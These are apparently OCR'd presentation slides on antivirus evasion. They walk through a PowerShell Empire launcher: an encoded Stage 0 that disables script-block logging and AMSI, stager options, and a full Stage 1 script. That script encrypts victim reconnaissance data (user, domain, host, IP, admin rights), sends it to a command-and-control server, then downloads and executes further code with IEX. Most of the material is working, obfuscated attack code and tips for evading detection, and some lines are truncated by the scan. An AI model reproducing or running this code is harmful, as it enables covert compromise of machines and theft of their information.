AEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAGU
AdABGAGkAZQBgAEwAZAAiACgAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUA
BvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuA
FAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApADsASQBmACgAJABHAFAA
RgApAHsAJABHAFAAQwA9ACQARwBQAEYALgBHAGUAVABWAGEAbAB1AGUAKAA
kAE4AdQBMAEwAKQA7AEkARgAoACQARwBQAEMAWwAnAFMAYwByAGkAcAB0AE
IAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQApAHsAJABHAFAAQ
wBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBu
AGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGw
AbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJABHAFAAQwBbACcAUw
BjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdA
FsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCAGwAbwBjAGsASQBuAHYA
bwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACcAXQA9ADAAfQAkAHYAQQB
MAD0AWwBDAG8ATABsAEUAYwB0AEkAbwBuAFMALgBHAGUAbgBlAHIASQBDAC
4ARABJAGMAVABJAG8AbgBhAFIAWQBbAFMAVABSAGkAbgBHACwAUwB5AFMAd
ABFAE0ALgBPAGIASgBlAEMAdABdAF0AOgA6AE4AZQB3ACgAKQA7ACQAdgBh


Output

```
  time:  4ms
length: 1766
 lines:    1
```

```
IF($PSVeRSIoNTabLE.PSVeRSION.MAJOr -Ge 3){$GPF=
[REF].ASseMbLy.GETTyPE('System.Management.Automation.Utils'
)."GetFie`Ld"
('cachedGroupPolicySettings','N'+'onPublic,Static');If($GPF
)
{$GPC=$GPF.GeTValue($NuLL);IF($GPC['ScriptB'+'lockLogging']
){$GPC['ScriptB'+'lockLogging']
['EnableScriptB'+'lockLogging']=0;$GPC['ScriptB'+'lockLoggi
ng']['EnableScriptBlockInvocationLogging']=0}$vAL=
[CoLlEctIonS.GenerIC.DIcTIonaRY[STRinG,SyStEM.ObJeCt]]::New
();$vaL.ADD('EnableScriptB'+'lockLogging',0);$vAL.Add('Enab
leScriptBlockInvocationLogging',0);$GPC['HKEY_LOCAL_MACHINE
\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'l
ockLogging']=$val}ElSe{[SCRiPTBLOck]."GetFie`Ld"
('signatures','N'+'onPublic,Static').SeTVaLUe($nuLL,(NEW-
ObJECt CollEcTIONs.GeNeRIC.HashSEt[stRInG]))}
[ReF].ASsEmBlY.GetTyPe('System.Management.Automation.AmsiUt
ils')|?{$_}|%
{$_.GeTFieLd('amsiInitFailed','NonPublic,Static').SeTVAlUE(
$NUll,$TRue)};};
```

Stage 0

- Divide to reign
  - Run the payload line by line



```
PS C:\Users\mdube> IF($PSVeRSIoNTabLE.PSVeRSION.MAJOr -Ge 3){
>>   $GPF=[REF].ASseMbLy.GETTyPE('System.Management.Automation.Utils')."GetFie`Ld"('cachedGroupPolicySettings','N'+'o
>>   If($GPF){
>> $GPC=$GPF.GeTValue($NuLL);
>> IF($GPC['ScriptB'+'lockLogging']){
>> $GPC['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;
>> $GPC['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0
>> }
>> $vAL=[CoLlEctIonS.GenerIC.DIcTIonaRY[STRinG,SyStEM.ObJeCt]]::New();
>> $vaL.ADD('EnableScriptB'+'lockLogging',0);
>> $vAL.Add('EnableScriptBlockInvocationLogging',0);
>> $GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$val
>>   }ElSe{
>> [SCRiPTBLOck]."GetFie`Ld"('signatures','N'+'onPublic,Static').SeTVaLUe($nuLL,(NEW-ObJECt CollEcTIONs.GeNeRIC.HashS
>>   }
>>   [ReF].ASsEmBlY.GetTyPe('System.Management.Automation.AmsiUtils')|?{$_}|%{$_.GeTFieLd('amsiInitFailed','NonPublic
>> }
```

[redacted]


```
PS C:\Users\mdube> [SySteM.NeT.SErVicEPoInTMAnAgeR]::ExpECT100CONTInUe=0;
PS C:\Users\mdube> $WC=NEw-OBjEct SysTem.Net.WEbClient;
PS C:\Users\mdube> $u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
PS C:\Users\mdube> $WC.HeaDerS.AdD('User-Agent',$u);
PS C:\Users\mdube> $wc.Proxy=[SySTem.Net.WebRequEsT]::DEfaUltWEbProxY;
PS C:\Users\mdube> $wC.PRoXy.CREDENtIaLs = [SYstem.Net.CrEdENTIaLCacHe]::DEfaUlTNeTwOrkCrEDenTiaLS;
PS C:\Users\mdube> $Script:Proxy = $wc.Proxy;
```

Stage 0

Dew It!

Stage 0 - Solution


- Instead of disabling AMSI, just get rid of this part to go further.
- AMSI disabling is great to avoid detection but is never a requirement.



```
(Empire: stager/multi/launcher) > info

Name: Launcher

Description:
  Generates a one-liner stage0 launcher for Empire.

Options:

  Name             Required    Value             Description
  ----             --------    -------           -----------
  ProxyCreds       False       default           Proxy credentials
                                                 ([domain\]username:password) to use for
                                                 request (default, none, or other).
  Language         True        powershell        Language of the stager to generate.
  Base64           True        True              Switch. Base64 encode the output.
  OutFile          False                         File to output launcher to, otherwise
                                                 displayed on the screen.
  Obfuscate        False       False             Switch. Obfuscate the launcher
                                                 powershell code, uses the
                                                 ObfuscateCommand for obfuscation types.
                                                 For powershell only.
  ObfuscateCommand False       Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscation command to use.
                                                 Only used if Obfuscate switch is True.
                                                 For powershell only.
  SafeChecks       True        False             Switch. Checks for LittleSnitch or a
                                                 SandBox, exit the staging process if
                                                 true. Defaults to True.
  StagerRetries    False       0                 Times for the stager to retry
                                                 connecting.
  Listener         True        http              Listener to generate stager for.
  Proxy            False       default           Proxy to use for request (default, none,
                                                 or other).
  UserAgent        False       default           User-agent string to use for the staging
                                                 request (default, none, or other).
```


Stage 1

- In Stage 0, instead of jumping in the malicious Stage 1, let's save it to a file for analysis.




```
# Write Stage 1 to file
$ErrorActionPreference = "SilentlyContinue";$Wc=NEW-OBjeCT System.NeT.
'User-Agent',$u);$wC.PrOxy=[SYSTem.Net.WEBReqUEST]::DEFauLtWEbPRoXY;$W
Proxy;$K=[SySteM.TEXT.EnCOdiNG]::ASCII.GeTByteS('&-X)#QFJxI2Th._0+9ZPE
[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H
HeAdErS.Add("Cookie","session=gOnwjN2M3fmEOJn9hIHKG8Tn7sM=");$Data=$WC
))|Out-File -File C:\users\mdube\Desktop\AV_EVASION\stage1_out.txt
```

Stage 1



```
# The Stage 1
FUnctIOn STarT-NeGoTiate {PArAm($S,$SK,$UA='MOZilLA/5.0 (WIndowS NT 6.1; WOW64; Trident/7.0; rV:11.0) lIKE GeCkO')functIoN ConvERtTo-RC4ByTeSTReaM {PAraM ($RCK, $IN)bEGIn
 {[BYtE[]] $StR = 0..255;$J = 0;0..255 | FOrEACh-OBJEcT {$J = ($J + $Str[$_] + $RCK[$_ % $RCK.LeNGth]) % 256;$StR[$_], $StR[$J] = $StR[$J], $Str[$_];};$I = $J = 0;}
pROceSs {ForEaCh($BYtE IN $IN) {$I = ($I + 1) % 256;$J = ($J + $Str[$I]) % 256;$StR[$I], $Str[$J] = $STr[$J], $Str[$I];$BYTE -bXOr $STR[($STr[$I] + $STr[$J]) % 256];}}}
fuNCtioN DEcryPT-BYtes {PArAm ($KEY, $In)IF($In.LeNgtH -gT 32) {$HMAC = NeW-OBjECt SYsTeM.SECUrity.CrypTogRapHY.HMACSHA256;$E=[SYSTEM.TEXt.ENCOdinG]::ASCII;$MAC = $IN[-10
..-1];$In = $IN[0..($IN.lengTH - 11)];$HMac.KeY = $e.GETByTEs($KEY);$EXPECteD = $HMAC.ComputEHasH($In)[0..9];If (@(COmpaRE-OBJECt $Mac $EXPEcTed -SyNC 0).LENGTH -Ne 0) {
ReTurN;}$IV = $IN[0..15];TrY {$AES=NeW-OBjEcT SYSteM.SECUrITy.CRypTOGrAPhY.AESCrYptoSErvicEPROviDer;}cATCH {$AES=NeW-OBjECT SYsteM.SeCurITY.CrYptOGraPHy.RIjndAElMaNAgEd;}
$AES.Mode = "CBC";$AES.Key = $E.GetBYteS($KEY);$AES.IV = $IV;($AES.CreATEDECrYPTOr()).TransFoRmFiNalBLOCk(($IN[16..$IN.lEnGtH]), 0, $In.LeNgtH-16)}}$Null = [Reflection.
Assembly]::LoadWithPartialName("System.Security");$Null = [Reflection.Assembly]::LoadWithPartialName("System.Core");$ErrorActionPreference = "SilentlyContinue";$E=[SYStEm
.TexT.ENcOdiNg]::ASCII;$customHeaders = "";$SKB=$E.GetBYtEs($SK);Try {$AES=New-ObjeCT SYSTem.SECuriTY.CRyPtograpHy.AEsCryPToSErviCePRoviDeR;}CatCH {$AES=NeW-ObjEcT SyStEm
.SECUrITy.CrYpTOgRaPhY.RijnDAELMANAged;}$IV = [byTE] 0..255 | Get-RaNdoM -cOuNT 16;$AES.Mode="CBC";$AES.KEY=$SKB;$AES.IV = $IV;$hMAC = NEW-OBJeCt SyStEM.SECuRITY.
CRYPtogrAphy.HMACSHA256;$hmAc.KeY = $SKB;$CsP = NEw-ObjECT SYSTem.SECURIty.CRYPToGRAPhy.CspPaRAMetERs;$CsP.FLaGs = $CSp.FlagS -BoR [SySTeM.SeCUriTY.CRYPToGrAPHy.
CspPROviderFLAgs]::UsEMaCHinEKeYStOre;$rs = NEw-ObjEct SysTEm.SecUritY.CryPTOgrAPHY.RSACRYPtoSerViCePROvIDEr -ArGUMeNtLisT 2048,$csp;$rk=$RS.ToXMLSTRInG($FaLSE);$ID=-join
("ABCDEFGHKLMNPRSTUVWXYZ123456789".ToCharArray()|Get-Random -Count 8);$Ib=$E.GEtBytEs($RK);$eb=$IV+$AES.CReATEEnCryPTOR().TrANsForMFiNaLBlOCK($ib,0,$IB.LengTH);$Eb=$Eb+
$hmAc.CompUTeHaSh($Eb)[0..9];iF(-nOt $WC) {$wC=NEW-OBjeCT SYsTem.Net.WeBClIeNt;$Wc.PROxY = [SYsTEM.NET.WebREqueSt]::GETSYStEmWEbProxy();$WC.PrOXY.CrEdeNTIaLS = [SYsTEM.
NeT.CReDENtialCaChE]::DEFAUltCrEDentiALs;}if ($SCrIpT:PRoXY) {$wC.PRoxy = $SCripT:PrOxy;}if ($customHeaders -ne "") {$headers = $CUStOmHEadeRs -spLiT ',';$HEadErs |
FoREACh-OBJect {$heAdeRKey = $_.SPLiT(':')[0];$hEadErVAluE = $_.SpliT(':')[1];if ($headerKey -eq "host"){TrY{$Ig=$WC.DoWNlOADDaTA($s)}CAtch{}};$Wc.HEadeRs.ADd($HEaDeRKEy,
 $HeaDeRValue);}}$wc.Headers.Add("User-Agent",$UA);$IV=[BItCoNvERTeR]::GETBYTES($(GeT-RAnDom));$data = $e.getbYteS($ID) + @(0X01,0X02,0x00,0X00) + [BITCoNVeRter]::
GeTBytEs($eB.LeNgtH);$rc4p = CONVErTTO-RC4BytEStreAm -RCK $($IV+$SKB) -IN $daTA;$Rc4P = $IV + $RC4P + $EB;$raw=$wc.UploadData($s+"/news.php","POST",$rc4p);$dE=$E.
GetStriNG($rs.DEcRypT($Raw,$FAlsE));$NONCE=$DE[0..15] -JOiN '';$key=$dE[16..$dE.LEnGTH] -JOiN '';$NOncE=[StrinG]([lONG]$NonCE + 1);Try {$AES=NEw-OBjeCt SyStem.SecuRItY.
CRypToGRAPhY.AesCrYPtoSErviceProViDEr;}cAtCH {$AES=NEW-OBjECT SYsteM.SecURity.CryPToGRaPhY.RijNdAElMaNaGED;}$IV = [BYtE] 0..255 | GeT-Random -CoUnT 16;$AES.Mode="CBC";
$AES.Key=$e.GEtBYtEs($kEY);$AES.IV = $IV;$I=$NOncE+'|'+$S+'|'+[ENvIrOnMENT]::UsERDOmaInNAME+'|'+[ENVirONMEnT]::USerNAMe+'|'+[ENViRONMenT]::MAchinENAME;Try{$P=(gWmi
WIN32_NetWORKADaptERCoNFigURATiON|WherE{$_.IPADdReSs}|SelEcT -EXPand IPADDREss);}CAtCH {$p = "[FAILED]"}$ip = @{$true=$p[0];$fALSe=$p}[$P.LeNGTh -lT 6];iF(!$IP -oR $iP.
triM() -eQ '') {$Ip='0.0.0.0'};$i+="|$ip";TRy{$I+='|'+(Get-WMiObjecT Win32_OPeRaTINgSYstEM).NAME.SPlit('|')[0];}catCH{$I+='|'+'[FAILED]'}if(([Environment]::UserName).
ToLower() -eq "system"){$i+="|True"}else {$i += '|' +([Security.Principal.WindowsPrincipal] [Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.
Principal.WindowsBuiltInRole] "Administrator")}$N=[SySTem.DiAGnOSTicS.ProCess]::GeTCuRREntPROCess();$I+='|'+$n.PROcESSNaMe+'|'+$n.Id;$i += "|powershell|" +
$PSVersionTable.PSVersion.Major;$IB2=$E.GeTbytes($I);$EB2=$IV+$AES.CreateENCRYPTor().TrANsFORmFiNaLBloCK($iB2,0,$iB2.LeNgTh);$hmac.KEY = $e.GeTBYTes($KeY);$eB2 = $eB2+
$hMAC.COmpuTeHaSH($EB2)[0..9];$IV2=[BITCONVertER]::GeTByteS($(Get-RaNDOm));$dAtA2 = $e.GetBytes($ID) + @(0X01,0x03,0X00,0X00) + [BITConVERTer]::GetBytes($eb2.LEnGth);
$rc4p2 = ConVErtTO-RC4BYteSTrEam -RCK $($IV2+$SKB) -IN $DAta2;$Rc4P2 = $IV2 + $rC4p2 + $Eb2;if ($customHeaders -ne "") {$hEaDerS = $cUstOmHeadErS -spLIT ',';$HeADERS |
FOREAcH-ObjeCt {$heAderKEy = $_.spLiT(':')[0];$HEAdERVALuE = $_.SpliT(':')[1];if ($headerKey -eq "host"){try{$IG=$WC.DoWNLOaDDatA($S)}cATch{}};$Wc.HeADers.AdD($HeaDERKEY,
 $HeAderVAlUE);}}$wc.Headers.Add("User-Agent",$UA);$raw=$wc.UploadData($s+"/news.php","POST",$rc4p2);IEX $( $E.GetStRINg($(DECrYpT-ByTEs -KEy $keY -IN $RAW)) );$AES=$null
;$s2=$NuLL;$Wc=$nuLl;$Eb2=$NuLL;$rAW=$nulL;$IV=$NUll;$wC=$nuLl;$i=$NUlL;$ib2=$NuLl;[GC]::COLLeCT();Invoke-Empire -Servers @(($s -split "/")[0..2] -join "/") -StagingKey
$SK -SessionKey $key -SessionID $ID -WorkingHours "WORKING_HOURS_REPLACE" -KillDate "REPLACE_KILLDATE" -ProxySettings $Script:Proxy;}Start-Negotiate -s "$ser" -SK
'&-X)#QFJxI2Th._0+9ZPEgL@NKG,j^8?' -UA $u;
```

Stage 1




Stage 1

